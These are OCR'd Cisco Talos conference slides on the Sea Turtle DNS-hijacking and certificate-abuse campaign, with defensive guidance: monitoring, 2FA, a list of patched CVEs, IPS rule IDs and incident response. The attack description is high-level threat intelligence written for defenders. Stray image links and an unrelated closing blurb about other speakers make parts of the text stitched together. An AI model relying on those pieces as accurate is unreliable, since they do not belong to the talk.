
10 Attacker then passed the victim’s credentials to the legitimate service.

11 Attacker is now able to authenticate as the victim.


Talos
Cisco Security Research

Sea Turtle Man-in-the-Middle

Intercepting connections to harvest data



Victimology Mapping (April 2019)



What’s Up With Sea Turtle?

- This shows a highly motivated actor is happy to continue their operation. This clear lack of concern would point towards a nation state actor who is not afraid of press or public reporting
    - It’s common for attackers to “cool off” when published information arises.

What’s Up With Sea Turtle?

- This actor has a clear and aggressive play on their victims and their methodologies to attack their victims.

  - Attacking multiple registrars including TLD, ccTLD and gTLD responsible registrars
  - Clear path to DNS manipulation based attacks including DNS Hijacking through actor controlled name-servers.

What’s Up With Sea Turtle?

- Abusing certificates to allow for initial credential harvesting.
  - MiTM attacks using self-signed & domain validated certs.

- After initial compromise using valid credentials Sea Turtle actors will perform further certificate theft from their victims.
  - Stealing of legitimate certificates to re-use on their own actor controlled infra.
  - Increased level of difficulty for an end-user to realise any foul play.

Cisco Talos Disrupts and says Bye Bye to Sea Turtle

Talos
Cisco Security Research

July 2019 Techniques

- Sea Turtle continues to compromise entities throughout the world using a new technique which has single use name-servers.


- This makes tracking difficult and also further detection difficult.

- Multiple observed cases they were “live” for <24 hours.

- Gov orgs in Middle East and North Africa

- Non profit in Switzerland

Victimology Mapping (July 2019)



Cisco Security Research


Unfortunately not...

Talos
Cisco Security Research

Protection

DNS Redirection

- DHS Emergency Directive 19-01



Emergency Directive 19-01

January 22, 2019

Mitigate DNS Infrastructure Tampering

This page contains a web-friendly version of the Cybersecurity and Infrastructure Security Agency's Emergency Directive 19-01, "*Mitigate DNS Infrastructure Tampering*". Additionally, see the Director's blog post.

Section 3553(h) of title 44, U.S. Code, authorizes the Secretary of Homeland Security, in response to a known or reasonably suspected information security threat, vulnerability, or incident that represents a substantial threat to the information security of an agency, to "issue an emergency directive to the head of an agency to take any lawful action with respect to the operation of the information system, including such systems used or operated by another entity on behalf of an agency, that collects, processes, stores, transmits, disseminates, or otherwise

Protection Against DNS Compromise

Protecting your DNS records

Monitoring –

- Monitor your own DNS records
- Check that any changes are authorized
- Monitor certificate registries

However, what you see isn't necessarily what others see!

- Check third party passive DNS data

Protection Against DNS Compromise

2 Factor Authentication

Authentication –

- Authenticate users with 2FA
- Check they are who they say they are
- Stop attackers using stolen credentials
- Enable 2FA for third party systems

Protection Against DNS Compromise

Patch, Patch and Patch Again

Patch –

- Attackers exploited vulnerabilities dating from 2009

  CVE-2009-1151: PHP code injection vulnerability affecting phpMyAdmin

  CVE-2014-6271: RCE affecting GNU bash system, specific the SMTP (this was part of the Shellshock CVEs)

  CVE-2017-3881: RCE for Cisco switches

  CVE-2017-6736: Remote Code Exploit (RCE) for Cisco integrated Service Router 2811

  CVE-2017-12617: RCE affecting Apache web servers running Tomcat

  CVE-2018-0296: Directory traversal to gain unauthorized access to Cisco ASAs and Firewalls

  CVE-2018-7600: RCE for Website built with Drupal aka "Drupalgeddon”

- If you can’t patch, protect with IPS and necessary rules

  SIDS: 2281, 31975 - 31978, 31985, 32038, 32039, 32041 - 32043, 32069, 32335, 32336, 41909 - 41910, 43424 - 43432, 44531, 46897, 46316

I Think I Have Been Affected

Reset passwords and revoke certificates

Revoke & Reset –

- Assume attackers have compromised all passwords & certificates
- Reset all passwords
- Revoke all certificates
- Instigate incident response

Q&A

TALOSINTELLIGENCE.COM

blog.talosintelligence.com

@talossecurity

Complete your online session survey

- Please complete your session survey after each session. Your feedback is very important.
- Complete a minimum of 4 session surveys and the Overall Conference survey (starting on Thursday) to receive your Cisco Live t-shirt.
- All surveys can be taken in the Cisco Events Mobile App or by logging in to the Content Catalog on ciscolive.com/emea.

Cisco Live sessions will be available for viewing on demand after the event at ciscolive.com.


Cisco Webex Teams

Questions?

Use Cisco Webex Teams to chat
with the speaker after the session

How

1. Find this session in the Cisco Events Mobile App
2. Click “Join the Discussion”
3. Install Webex Teams or go directly to the team space
4. Enter messages/questions in the team space



It took away the complexity so that employees can get on with their core job - allowing more time for engineers to build, salespeople to sell and executives to lead. Join us as we share how digitizing the client experience helped us achieve

SPEAKER 1

Neil Bamberger
Director - IT
1 event

SPEAKER 2

Julian Wiffen
Manager, IT
1 event

SPARK

Join the Discussion

DOCUMENTS

Session Presentation

cs.co/ciscolivebot# BRKSEC-2010

Continue your education

- Demos in the Cisco Showcase
- Walk-In Labs
- Meet the Engineer 1:1 meetings
- Related sessions

Thank you